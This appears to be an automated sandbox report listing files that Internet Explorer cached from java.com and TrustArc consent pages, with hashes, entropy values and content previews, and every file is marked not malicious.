Preview:	function lp(){}.function asb(){}.function dsb(){}.function gsb(){}.function psb(){}.function aub(){ec()}.function eub(a){this.b=a}.function iub(a){this.b=a}.function Lnb(a){this.b= a}.function Onb(a){this.b=a}.function Snb(a){this.b=a}.function jsb(a){this.b=a}.function vsb(a){this.b=a}.function Ltb(a){this.b=a}.function Otb(a){this.b=a}.function Ttb(a) {this.b=a}.function Ytb(a){this.b=a}.function msb(a){ec();this.b=a}.function lub(a){ec();this.b=a}.function _ab(a,b){Dl(a.Qd,b)}.function v7(a,b){Nk(a.Qd,b)}.function x7(a,b){O k(a.Qd,b)}.function Xtb(a,b){a.b.P=b;Wrb(a.b.s,b)}.function uMb(){uMb=Q5b;YPb(NK.e)}.function Dl(b,a){b.selectedIndex=a}.function ftb(a,b){a.o=b;Ri(4,new Etb(a, b))}.function Zrb(){d8(this,ssb(new tsb(this)))}.function kp(){kp=Q5b;jp=new Ep(xec,new lp)}.function Zab(a,b){Yab(a,b);return a.Qd.options[b].value}.function jtb(a){Rsb( );return a!=null&&a.length>0&&!yWb(a,P7b)}.function Yab(a,b){if(b<0||b>=a.Qd.options.length){throw new UTb}}.function atb(a,b){a.O=b;sPb=b;a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\GoJava[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	5138
Entropy (8bit):	7.907565594845598
Encrypted:	false
SSDEEP:	96:T2A9GXRAkg1UYIpLaZwJALfmJSB2vulzEviYHO6tuo8U5GmON0/52twL9:aA9Gtg1UYuLaZWnACgzBaRGmaE52e
MD5:	EB9F0779D76A650F83ACA4488C7B303A
SHA1:	83165410DE505BA628634CC0CCC7CE737248CAA8
SHA-256:	C004C648BEDEF20A52400C2A0CDBC5301ED8FB982D2731798C3620734F145C61
SHA-512:	81ABDF6802666D5AED53F5E5F7780877A276585536FC41A878FCBC5E5ABA96DB29A494DF536A7F6F40CFE97C39550D997C8F5A87245BEC3B74DCF8EBB46D53 0
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT2A739CE297364EFC962C8074B610F485/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\GoJava[1].jpg	
Preview:	......JFIF.....d.d.....C.....!......"$".$.....C.....}..!.....K.....!.1...Aaq..." 4QRSUt....u....26B...#$b...'3Ccr.....9.....!14q.....AQRa."...$3..#25B.....?....:...2R...d.3.BaJ.K.AE.Q..$Z.o.....L...K.C4My&...X....*i. .....b.SP>....^1O.....m..,g.E..E_..C...b.SP>....^1O.....m.r..xtG.K~..9x.>..|.=...b.SP>.....~...Tr.}M@.&{h9x.>..|.=.....*.-.....L..r.}M@.&{h;..3.?.U.[.=Q..).5.....L.. w,.g.D~(....z.3b.E...U.S....7...r..n0:U.:.{qc...K...>Q.U.6...Na.kp...R.g...6..'.O..G.#."-.M.....mD.-V.... B ...."......+_....3.zO....OZ~.AzF...=.....W....H.....:.Y..'..d...~....V.J.):sN. ,.S.$..*%?..&.1_...E0...q.2..+.Z...L^-..nH....0_.,.j..O<..2.U..Nc.F.B.YB.R...t...g..c..C9.#....A.....u..`.L:.E.`.L.Sw.....#.fb.I..:.#..O../H.?....P.J

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\JavaOne(2)(2)[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	4960
Entropy (8bit):	7.909328562752296
Encrypted:	false
SSDEEP:	96:HQsYCRWH4SNU2NA03ysP2sGzaXFo9ThquCgNeEKC3OenqzTUDD:HQsaH4SR22nP2sGzaX+Thq/gTKI5qID
MD5:	B85FC09ACE4EA90361D6D0953777F962
SHA1:	92313189D76D3F36D3727C81FD22268C14136307
SHA-256:	6A258C518CC6607283FE30819E15F51680BB08ECE976FEC96D3646B29AA964F7
SHA-512:	5B761FF706A496BBFA4D5F2AB3FD8FF8EA8977DA8188D001A61FC0B2EDF66B2BB82A61A2068AED0A0881FBE702A0EF89C6E80F114E8F0DEC04052A58504AAB 52
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONTA16A22C5FE954903AC54EDE7D0200709/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	......JFIF.....C.....!....."$".$.....C.....}..!.....N.....!1.A."3QRaq .%2b.....#$BDt....5CSr.....Td.....3.....!13...AQRaq...."2...#b.....?..6...i...K..mr..he.P...*?...Iq].....?..~....C..AK5.g..rSp..06.p.j...o...Y.7O.# }..?....O..'.=O..$.....Y..$..5w.j7.....e~<...P...q.>.s;.s.r?.i..z5r..E....^f..u..f.s..)?;{.}...OH.Uz.61.".*...?.=.>.q..V....U=z.~.*....:}.vcm*K..OL..k..&Do.....y...J.....x.MS.+.....^.x..U.j .n3{:...!VL....Wq..."....7..#..X*.....>u..vGoE.Gnw$oO}.....uM+.#.F..Gs..S...M7'....v....{.to...-V5...:O..o...)]'-.(,)Aa_P.';.).....%tL[..v6.T..d..4N.AQ ....Z.....Ty&.%...|w..... G~.:..mGQ4.....@.O..}I5...mq`.. .[. ..<.....bp..|UT.....]t.....A^RoU.#..*.....0.."%^,.$.+....I.....(.~v...Q..._...X.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\config[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4375
Entropy (8bit):	5.033568563640982
Encrypted:	false
SSDEEP:	48:Y1+r+F8LpXYGBc7ay+WvnNtiwhbxuToLZdnU/tcst4vEv2rQEv22UUtVtYtqPqrX:/+rpiMcTBcA4vBbLaqyJfVVXTPLW+p
MD5:	817137EAB3BC7C4C94511DF4C1EAE840
SHA1:	A343F7E63520DEF35468BCB15CD7BBBB6728E191
SHA-256:	C8AAC0F54A845CE6CA7D55EFA152423451A7B88E755929C994B86E9136485958
SHA-512:	A03987481DD8D81E5A065127AF732D18D2C6D4D3FCAE6DEA0969B93D94BC227C5C918474CC11265304192E5C37F633E6B71970A920AF2F9920AE415C3C97820
Malicious:	false
Preview:	{"h.key":"T79A9-GDDN2-93ZD5-M6HUR-X83QX","h.d":"java.com","h.t":16203166900009,"h.cr":"5e1097ff0f4c9347efb4edb68d4450ebec43c1f5","session_id":"abb58813-bcce-4a9a-a99d-406ded0233f5","site_domain":"java.com","beacon_url":"//685d5b19.akstat.io/","autorun":false,"instrument_xhr":true,"beacon_interval":60,"BW":{"enabled":false},"RT":{"session_exp":1800},"ResourceTiming":{"enabled":true,"splitAtPath":true},"History":{"enabled":true,"auto":true},"Errors":{"enabled":true,"monitorTimeout":true,"monitorEvents":true,"maxErrors":10,"sendInterval":500},"Continuity":{"enabled":true},"PageParams":{"xhr":"subresource","pageGroups":[{"type":"Regexp","parameter1":"\\/[\\w-]{2,5}\\/$","parameter2":"Homepage","on":["navigation"]},{"type":"Regexp","parameter1":"\\/[\\w-]{2,5}\\/download\\/help\\/*","parameter2":"Help Articles","on":["navigation"]},{"type":"Regexp","parameter1":"\\/[\\w-]{2,5}\\/download\\/faq\\/*","parameter2":"FAQ Articles","on":["navigation"]},{"type":"Regexp","parameter1":"\\/[\\w-]{2,5}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\defaultpreferencemanager.nocache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	4867
Entropy (8bit):	5.424053024572997
Encrypted:	false
SSDEEP:	96:gGvaPp1xs4ZqPFxUkttqK0wUlhfBPA/eV8rpRrKpKsE5:Nk1bZCXLUK9OhfxADroI
MD5:	93D4EC6A1649B91D22C24C5C75D77924
SHA1:	30B431BAB07DF5BF78ABD9F1FD7C6CE1B8CE2493
SHA-256:	6A66602BD79BD624A3AE23C153EAFE52C677725341F38D682ED9DE7B0B702790
SHA-512:	74EA046922A679284DCF0D04DC6B23A41FA315F1290C563B3155B250BA66CB935B0C76861490C3B28E85DF9B7D73F8067D8C888EE114D205DA8C6BA5927A4EC
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/defaultpreferencemanager.nocache.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\defaultpreferencemanager.nocache[1].js	
Preview:	function defaultpreferencemanager(){var O='',wb='" for "gwt:onLoadErrorFn"',ub='" for "gwt:onPropertyErrorFn"',hb="'><\/script>',Y='#',Gb='.cache.html',$='/',kb='//',Eb='0D070042D9C67A68E1A4BF804E6E0E06',Fb=':',ob='::',Ib='<script defer="defer">defaultpreferencemanager.onInjectionDone(\'defaultpreferencemanager\')<\/script>',gb='<script id="',rb='=',Z='?',tb='Bad handler "',Hb='DOMContentLoaded',ib='SCRIPT',fb='__gwt_marker_defaultpreferencemanager',jb='base',bb='baseUrl',S='begin',R='bootstrap',ab='clear.cache.gif',qb='content',P='defaultpreferencemanager',db='defaultpreferencemanager.nocache.js',nb='defaultpreferencemanager::',X='end',T='gwt.codesvr=',U='gwt.hosted=',V='gwt.hybrid',vb='gwt:onLoadErrorFn',sb='gwt:onPropertyErrorFn',pb='gwt:property',Cb='hosted.html?defaultpreferencemanager',xb='iframe',_='img',yb="javascript:'",Bb='loadExternalRefs',lb='meta',Ab='moduleRequested',W='moduleStartup',mb='name',zb='position:absolute;width:0;height:0;border:none',cb='script',Db='selecting

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 32 bits/pixel
Category:	downloaded
Size (bytes):	1150
Entropy (8bit):	5.4824647268315285
Encrypted:	false
SSDEEP:	12:NWlFMVaUsQsV444444wcAKyZmvebayz1Tqn2bz75rajZ0a7VN/GR6abfaHl/:EMwUOVToYvU9Y2n75rajj7WDg
MD5:	8E39F067CC4F41898EF342843171D58A
SHA1:	AB19E81CE8CCB35B81BF2600D85C659E78E5C880
SHA-256:	872BAD18B566B0833D6B496477DAAB46763CF8BDEC342D34AC310C3AC045CEFD
SHA-512:	47CD7F4CE8FCF0FC56B6FFE50450C8C5F71E3C379ECFCFD488D904D85ED90B4A8DAFA335D0E9CA92E85B02B7111C9D75205D12073253EED681868E2A46C648 0
Malicious:	false
IE Cache URL:	http://https://www.java.com/favicon.ico
Preview:	..... .h.....(..... ....}h..}h..}h..}h..}h..}h..}h..}h..}h..}h.....|.....|...p.....u..z\..z\..z\..z\..z\..z\..... .....p...v.....v...z.....qU..eG..eH..eG..qU.....iL...u.....z.....jM...w.....fH..iK..sV..gJ..fH..s V.....fH...v.....n..m.....}c...w.....'v.....`.....e.....e...e.....i.. ....o....p.....v....q.....z...+z.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\get[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 133 x 18
Category:	downloaded
Size (bytes):	812
Entropy (8bit):	7.606653542056993
Encrypted:	false
SSDEEP:	12:AxVdAl1OT6u00C6H/NkWUk3sVB3sh+3f77tfusUaGzC7lNe8yhr1blpDXO0quAJ3:6du1pud/NR13kY+3T5ikY7JO0yJZIdE
MD5:	67BDF1C74574F113BE0B2B2838723A6B
SHA1:	BBC3932F39925D38FB53DC089FB3799547AB2FD7
SHA-256:	354FD37BD8E6B64BE30B23DB285EBCF3FEEC8DBE44CE038D583259E7BE40272D
SHA-512:	05B86E79E36851EF5B8AF1823D65F9F6FCE85C170C74195E5DAF9EE9731E3705DB4C79C785D6EDF2B106E0B3A87194FEF1BD352F339C098CC5A849EA566B450
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/get?name=oralogo-black.gif
Preview:	GIF89a.....}|z.....igf...,*(XWUIGF...875.....$" 21/B@>POM/-+" .....b`_...rqp;98... .....!.....,.....'~D.P...,...(>l]O....Q.I.G...).+.9....A*Y....z...$ ....CJ.v..v...3b..Ml. ._.q.....#f.a.R.`.R...]..".{|S..]."._.....]L.....Q..]....=..]....k.z.#..b..."...d...]...^C|t..D.@...A;2.....^..I.x....D..!.....].$....I.>..@....e..A.....0.....d;2..4..A.6v..!..}....u.@B>..P.A dO ..^.....H.\|..S.....AB...U....<y...%....3beS....R.fd.....A.18.....R...%..Z...U-L.....a.....Hp..s..=....7.h.. L.....p....._\|...P.^.....}..:x&...`.NzHi@...=. ...}...F (.v.t....D....m.P.X. .v...f..6...t..F.....D&..DD....f.Y.....PZx.....h.....@..(w...%....f..0.#$vQ..p.^'...Nz.X..8....9.(w....`.....h.".E.Ai.4.....0.6.HP.....]|"...ah7..6..#...;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\header[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	56
Entropy (8bit):	4.322381431056328
Encrypted:	false
SSDEEP:	3:FnW0CfpAGjgeJnTH+aHI:FnTCfJEeNTzHI
MD5:	D49AB4376BCF767AA505976C21CE99FB
SHA1:	67A54CA68A46E20B1081EAE5B36B6396DAB55D5A
SHA-256:	EA733AF2869543FF1CD17BC8F77F5CE7BFC0C76EA801EC8B0B92F727B29AC797
SHA-512:	998FE632B2B73034C622A7AEDE7735E79F3ED7F9E0B6C87046298B8FCD1D6C6F08546999A027ABA6A2E6E01D97775D8C520A67BC281EDAE956B80FEE3C200D7 A
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/translations/root/header.js
Preview:	define({select_lang:"Select Language",Search:"Search"});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\layout[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\layout[1].htm	
File Type:	ASCII text
Category:	downloaded
Size (bytes):	322
Entropy (8bit):	4.560479140514086
Encrypted:	false
SSDEEP:	6:DxlY1efZT0a6Oi+xDfQMQMEv1UCTDRnhW56eNzSlMv1H:LFTVrZxDBZE93hW56kz59H
MD5:	A41911032F556116B5525B553DA01655
SHA1:	FFB2132F6CF6F610E70790651DE88E63CE6FF140
SHA-256:	3E4AA2CB4D372FCBEBA22C9AA960E8779F44B6C9584A8C555409B2CA5D742897
SHA-512:	DFA850FAEE04B38F15653FF551773E727BB1933B8431EC825D90597FF12067D1C327A5EE4FC24032BE64BF012ECCB574B16CCAC24E3479A5FCDD44BC8FDFF0 8
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivery/_cache_2094/JCOM-SimplePage_Detail/assets/layout.html
Preview:	{{{variantScr}}}. . {{#fields}}. . . {{{body}}}. . . {{#navWidgets}}. {{{widgetContent}}} . {{/navWidgets}}. {{/fields}}. .

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\loading[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 31 x 31
Category:	downloaded
Size (bytes):	2608
Entropy (8bit):	7.212558742538955
Encrypted:	false
SSDEEP:	48:opmEwU9deVtdpwUCiesszQwUCivxn3wUCivjvwUCiPF3BZBwUyysnjUTROL:orwmcdpwfBsszQwfSx3wfSjvwf4FRnwj
MD5:	394BAFC3CC4DFB3A0EE48C1F54669539
SHA1:	5640EA4D0EBA1C390F587EC69463C9A5196B7FA2
SHA-256:	EB7CFD3D959B2E09C170F532E29F8B825F9BC770B2279FDE58E595617753E244
SHA-512:	A2B86BFEBA74FEAE3247C1C53BBC4C4D922936BC099FA8D8487B20AD0B699EC5D279A94F972BA478000CBF4053BA08FFBB2CA5BA82EE01B680F5033B148BB D69
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/images/loading.gif
Preview:	GIF89a.....666&&&PPP...ppp...VVV...hhhFFF.....HHH222.....!..NETSCAPE2.0.... .!..Created with ajaxload.info.!.....,.....@.pH.....b.$..tx@$.W@e..8>S...-k.\.'<\0.f4..`...../..yXg{.w.Q.o..X.....h...Dd....a....e.Ty..vky.BVe..vC..p..y..C.yFp..Q.pGpP .C.pHp..pIp....pJ.....e.....X.....e.....p...X....%.ia6....'_S$.jt...EY.<..M..z..h..*AY. ....I8..q...J6c.....N..8/...f...s.....!.....,.....@.pH.....P ...tx@$.W...8L.....'...p.0g...B.h..e w....f.!.Q.mx[.....[... .Dbd...j..x....B..iti...BV[..tC.....f..C.....c..C...gc..D....c.....c.....[...cL...cM...cN..[O...fPba..lB..-.N.....!..t....."..`Q...$}..`.....b..J,{.q.G....V.....x.I....:A..!.....,. .....@.pH.....P ...tx@$.W...8L.....'...p.0g...B.h..ew....fusD.mx[.....[e.iCbd...j...X.T..jif^.V[..tC..[...f..C.fFc..Q.[Gc..D.cHc...cIc..B.cJ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\metrics_group1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	C source, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	33056
Entropy (8bit):	5.8215192547091705
Encrypted:	false
SSDEEP:	768:tJJCo9TM7eLE+UOS4bHv/fTzcG8+bau9zaxjPTTkDJa3I97:FCo9OeDS4bHv/fN8+PkwDJa497
MD5:	4F50071052FF768850C4E3E86ED7EDAC
SHA1:	B8A533324FA59E0D31934A548337AD09D011FBAD
SHA-256:	B0254F6D58ECC2EB396CC0722104E42AC097C5FDAF4827571035D2C29A774335
SHA-512:	DEB987E6BDCA55ADD4F55C3493658CE4C8F217B195C6524865243A6D8ACB441C0FD018E9EDDB04469C0CC95D0A03F9082DA9F3BF5162CE33D126DC53A1DA1 AF
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/metrics_group1.js
Preview:	var s=s_gi(s_account,1);s.dynamicAccountSelection=sun_dynamicAccountSelection,s.dynamicAccountList=sun_dynamicAccountList,s.trackDownloadLinks=!0,s.tr ackExternalLinks=!0,s.trackInlineStats=!0,s.linkDownloadFileTypes="exe,zip,wav,mp3,mov,mpg,avi,doc,pdf,xls,bin,tar,Z,gz,txt,bz2,mp4,jar,dmg,sh,msi,jnlp",s.linkInternalFil ters="javascript:,sun.com,java.com,opensolaris.org,sun-catalogue.com,java.net,netbeans.org,openmediacommons.org,sunspotworld.com,openoffice.org,opensparc.net,su nsource.net,opensolaris.com,mysql.com,mysql.de,mysql.fr,projectdarkstar.com,sunstudentcourses.com,kenai.com,virtualbox.org,odftoolkit.org,javafx.com,openoffice. bouncer.osuosl.org,opends.org,suntrainingcatalogue.com,cloudoffice.com",s.linkLeaveQueryString=!1,"undefined"==typeof ltv||""==ltv?s.linkTrackVars="None":s.link TrackVars=ltv,"undefined"==typeof lte||""==lte?s.linkTrackEvents="None":s.linkTrackEvents=lte;var s_prop33="Version06032013",s_server=location.hostname,s_eVar35 =location.href;s_eVar35=(s_eVar35=s_eVar

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\notice[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	8929
Entropy (8bit):	5.410329350680202

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\notice[1].js	
Encrypted:	false
SSDEEP:	192:57TGITdVKY0GASJ7MF1fpem4T2J1tvFnj1E6mnNUy3cr:BGS97ASJ3T2JFnj6NUy3cr
MD5:	0FE49EF9F538E6269DB10F9252675236
SHA1:	477E7C7547BB1B41D8ECA0A5874E513BB1939C1A
SHA-256:	3BE11544451643FD5750391DE4723874601F17FA3D12E55EC7408AA8064495FD
SHA-512:	A8EFAE9E134D018C814A81AB92AB5210C798AB26F601812937C1BA4E24AF2F6B90E9DF1F18CA6F4487B95C6D188AFF61DC95D8434B8E0597769377EAFB5337B
Malicious:	false
Preview:	function _truste_eumap(){truste=self.truste||{};truste.eu||(truste.eu={});truste.util||(truste.util={});.(new Image(1,1)).src=("https://consent.trustarc.com/log".replace("http:","https:"))+"?domain=oracle.com&country=ch&state=&behavior=expressed&c="+(((1+Math.random())*65536)|0).toString(16).substring(1);.truste.util.error=function(l,h,k){k=k||{};var j=h&&h.toString()||"",e=k.caller||"";if(h&&h.stack){j+="\n"+h.stack.match(/(@|at)[^\n\r\t]*/)[0]+"\n"+h.stack.match(/(@|at)[^\n\r\t]*$/)[0].}truste.util.trace(l,j,k);if(truste.util.debug||!h&&!l){return}var d={apigwlambdaUrl:"https://api-js-log.trustarc.com/error",enableJsLog:false};.if(d.enableJsLog){delete k.caller;delete k.mod;delete k.domain;delete k.authority;k.msg=l;var i=new (self.XMLHttpRequest||self.XDomainRequest||self.ActiveXObject)("MSXML2.XMLHTTP.3.0");.i.open("POST",d.apigwlambdaUrl,true);.i.setRequestHeader&&i.setRequestHeader("Content-type","application/json");.i.send(truste.util.getJSON({info:truste.util.getJSON(k)||"",erro

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\promise-polyfill.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	3873
Entropy (8bit):	4.934703049448279
Encrypted:	false
SSDEEP:	96:2sGCUBf6HofDX3Z3QL8t5wvDhk98ez8UX9afVBKkfSqiOH:s68l3sayVKzBNaB6q5
MD5:	7ECB657D16B1441F47B83F777AC75DCF
SHA1:	EF2F2A0DD519D2D1CE8D15B00352C26E6BB65762
SHA-256:	E17AE17F90AE983832F3709E67DE0F7902FE1014568410534615235A158D7AF0
SHA-512:	60AF9B02352E61D8CF92C6C6408208B149F9860605B1CFA75E0C76D56C1BCBD32FFAB25DF16647D8545ED517654E316ED6FC651A26BDFD1AA650C719B57F81AC
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/promise-polyfill.min.js
Preview:	!function(e,t){"object"==typeof exports&&"undefined"!=typeof module?t():"function"==typeof define&&define.amd?define(t):t()}(0,function(){"use strict";function e(e){var t=this.constructor;return this.then(function(n){return t.resolve(e()).then(function(){return n})},function(n){return t.resolve(e()).then(function(){return t.reject(n)})})}function t(e){return new this(function(t,n){function o(e,n){if(n&&("object"==typeof n||"function"==typeof n)){var f=n.then;if("function"==typeof f)return void f.call(n,function(t){o(e,t)},function(n){r[e]={status:"rejected",reason:n},0==--i&&t(r)})}r[e]={status:"fulfilled",value:n},0==--i&&t(r)}if(!e||"undefined"==typeof e.length)return n(new TypeError(typeof e+" "+e+" is not iterable(cannot read property Symbol(Symbol.iterator))"));var r=Array.prototype.slice.call(e);if(0===r.length)return t([]);for(var i=r.length,f=0;r.length>f;f++)o(f,r[f])})}function n(e){return!(!e||"undefined"==typeof e.length)}function o(){}function r(e){if(!(this instanceof r))

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\render[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	5443
Entropy (8bit):	4.986757619365243
Encrypted:	false
SSDEEP:	96:42wPg4jiZqTxEE2jSBOyOLpoVuM9gXlyVTakH:4VPgCiZWR2eBOyepoVuM9SAaW
MD5:	1AB11CB35BFDFB48448EA5594C3BC5AE
SHA1:	A6D9DE08907DEA946248751637E7592AF59DA9CF
SHA-256:	B719089A5754F4FEC74C1A01E8AD645CBC8841C00FF1362FF31EDEC9EE7D4C1A
SHA-512:	7DA26591CC62F8886F8AB76AB134594ED6899553D8C54FC2713FEB9199716026BE1FE9B75B50843505A6B3677A30852A66874ED456EB60E94A1039C1B629A523
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_2094/_compdelivery/JCOM-Header/assets/render.js
Preview:	/* globals define */.define(['knockout', 'jquery', 'text!./template.html', 'i18n!nls/header'], function(ko, $, sampleComponentTemplate, head) {.'use strict';.var ComponentViewModel = function (args) {..../// Boilerplate to help us store....var self = this,.....SitesSDK = args.SitesSDK;...../// Store the args. Some times we need these for various functions...../// For example the viewMode will tell you whether you are in edit or edit mode....self.mode = args.viewMode;....self.id = args.id;...../// Define the observables that we are binding....self.showLogo = ko.observable(false);....self.showNav = ko.observable(false);....self.showSearch = ko.observable(false);....self.navLinks = ko.observableArray([]);....self.srchDefault = head.Search;...../// Define any computed functions, which are essentially read only observables...../// This computed function returns the url of the image we were passed.....self.resetNav = function() {.....self.renderNav();...};.....self.renderNav = function() {.....s

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\render[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	exported SGML document, UTF-8 Unicode text
Category:	downloaded
Size (bytes):	9798
Entropy (8bit):	4.822811148672577
Encrypted:	false
SSDEEP:	192:TN4cGGvCMLnJUp5faTF7TkSbGibbc1F0MUJhE24o5sRXqMzXpsvo9LM9dqIC:TNuC+gJTmB8J4mvE5
MD5:	CDA175F1776F94D8025CF4B6578D5EDB
SHA1:	A9E38E986A90632E63007E6F77DB0CD055F64442

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\render[2].js	
SHA-256:	610CEE97B15F5669A733F0802726988EA641C103C10AFAAA7353D2C6C3878840
SHA-512:	A9B691A6D6708C83D5A27783F8C8BD6223056DB2149DC25FAA2137B52FE45C075099D33EDA5A18BB0B6AAF80E515CDD156E3929FF8A6A2BF50D4B9072609255
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivery/_cache_2094/JCOM-SimplePage_Detail/assets/render.js
Preview:	/**. * Copyright (c) 2019 Oracle and/or its affiliates. All rights reserved.. * Licensed under the Universal Permissive License v 1.0 as shown at http://oss.oracle.com/licenses/upl.. */./* globals define,console */.define(["jquery","mustache","marked",,"text!./layout.html".], function ($, Mustache, Marked, templateHtml) {.."use strict";.../// Content Layout constructor function...function ContentLayout(params) {...this.contentItemData = params.contentItemData || {};...this.scsData = params.scsData;...this.contentClient = params.contentClient;..}.../// Helper function to format a date field by locale...function dateToMDY(date) {...if (!date) {....return "";...}....var dateObj = new Date(date);....var options = {....year: "numeric",....month: "long",....day: "numeric",....hour: "2-digit",....minute: "2-digit"...};...var formattedDate = dateObj.toLocaleDateString("en-US", options);....return formattedDate;..}.../// Helper function to parse markdown text...function parseMarkdown(mdText

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0D070042D9C67A68E1A4BF804E6E0E06.cache[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	143674
Entropy (8bit):	5.662246051762384
Encrypted:	false
SSDEEP:	3072:MMH1ozeBNX2WU4PTUMMgy14K7ogRqhwiwRJDE9H:B1ozeBNX214L9xulRJDQH
MD5:	EA3D9DEE0B9B737078D1EB9F46713421
SHA1:	DF7F48656D226F77A826712F3533D52D1423C06F
SHA-256:	807ACD2AD6A0DA69A1EEA36DB0C1E36744F3EB3D279291001B403FE58C7854A2
SHA-512:	04F7C62525E708081A8AF31A950BE4A0466F3B229FDB15952DA30AE39EC4E9E302C018D281575AF14511CBC56EC828836C3270860F133E84A1AEAA78FFB7EE1E
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/0D070042D9C67A68E1A4BF804E6E0E06.cache.html
Preview:	<!doctype html>.<html><head><meta charset="UTF-8" /><script>var $gwt_version = "2.5.1";var $wnd = parent;var $doc = $wnd.document;var $moduleName, $moduleBase;var $strongName = '0D070042D9C67A68E1A4BF804E6E0E06';function __gwtStartLoadingFragment(frag) { return $moduleBase + 'deferredjs/' + $strongName + '/' + frag + '.cache.js';};function __gwtInstallCode(code) {var head = document.getElementsByTagName('head').item(0);var script = document.createElement('script');script.type = 'text/javascript';script.text = code;head.appendChild(script);};var $stats = $wnd.__gwtStatsEvent ? function(a) {return $wnd.__gwtStatsEvent(a);} : null,$sessionId = $wnd.__gwtStatsSessionId ? $wnd.__gwtStatsSessionId : null;$stats && $stats({moduleName:'defaultpreferencemanager',sessionId:$sessionId,subSystem:'startup',evtGroup:'moduleStartup',millis:(new Date()).getTime(),type:'moduleEvalStart'});</script></head><body><script> .function Pj(){}.function P_(){}.function nk(){}.function $q(){}.function zt(){

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\JavaAlice[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	3811
Entropy (8bit):	7.850192369179497
Encrypted:	false
SSDEEP:	96:YaKeVfWUtV7GNVz9Bu8Qydxh6zzvupXg8B:LfWUniNV5h6zzvYXg8B
MD5:	F26405E1D9347863352B5E7CEA270155
SHA1:	192894C813979D6ADB08BD2BECE0D0A5DEBFE96A
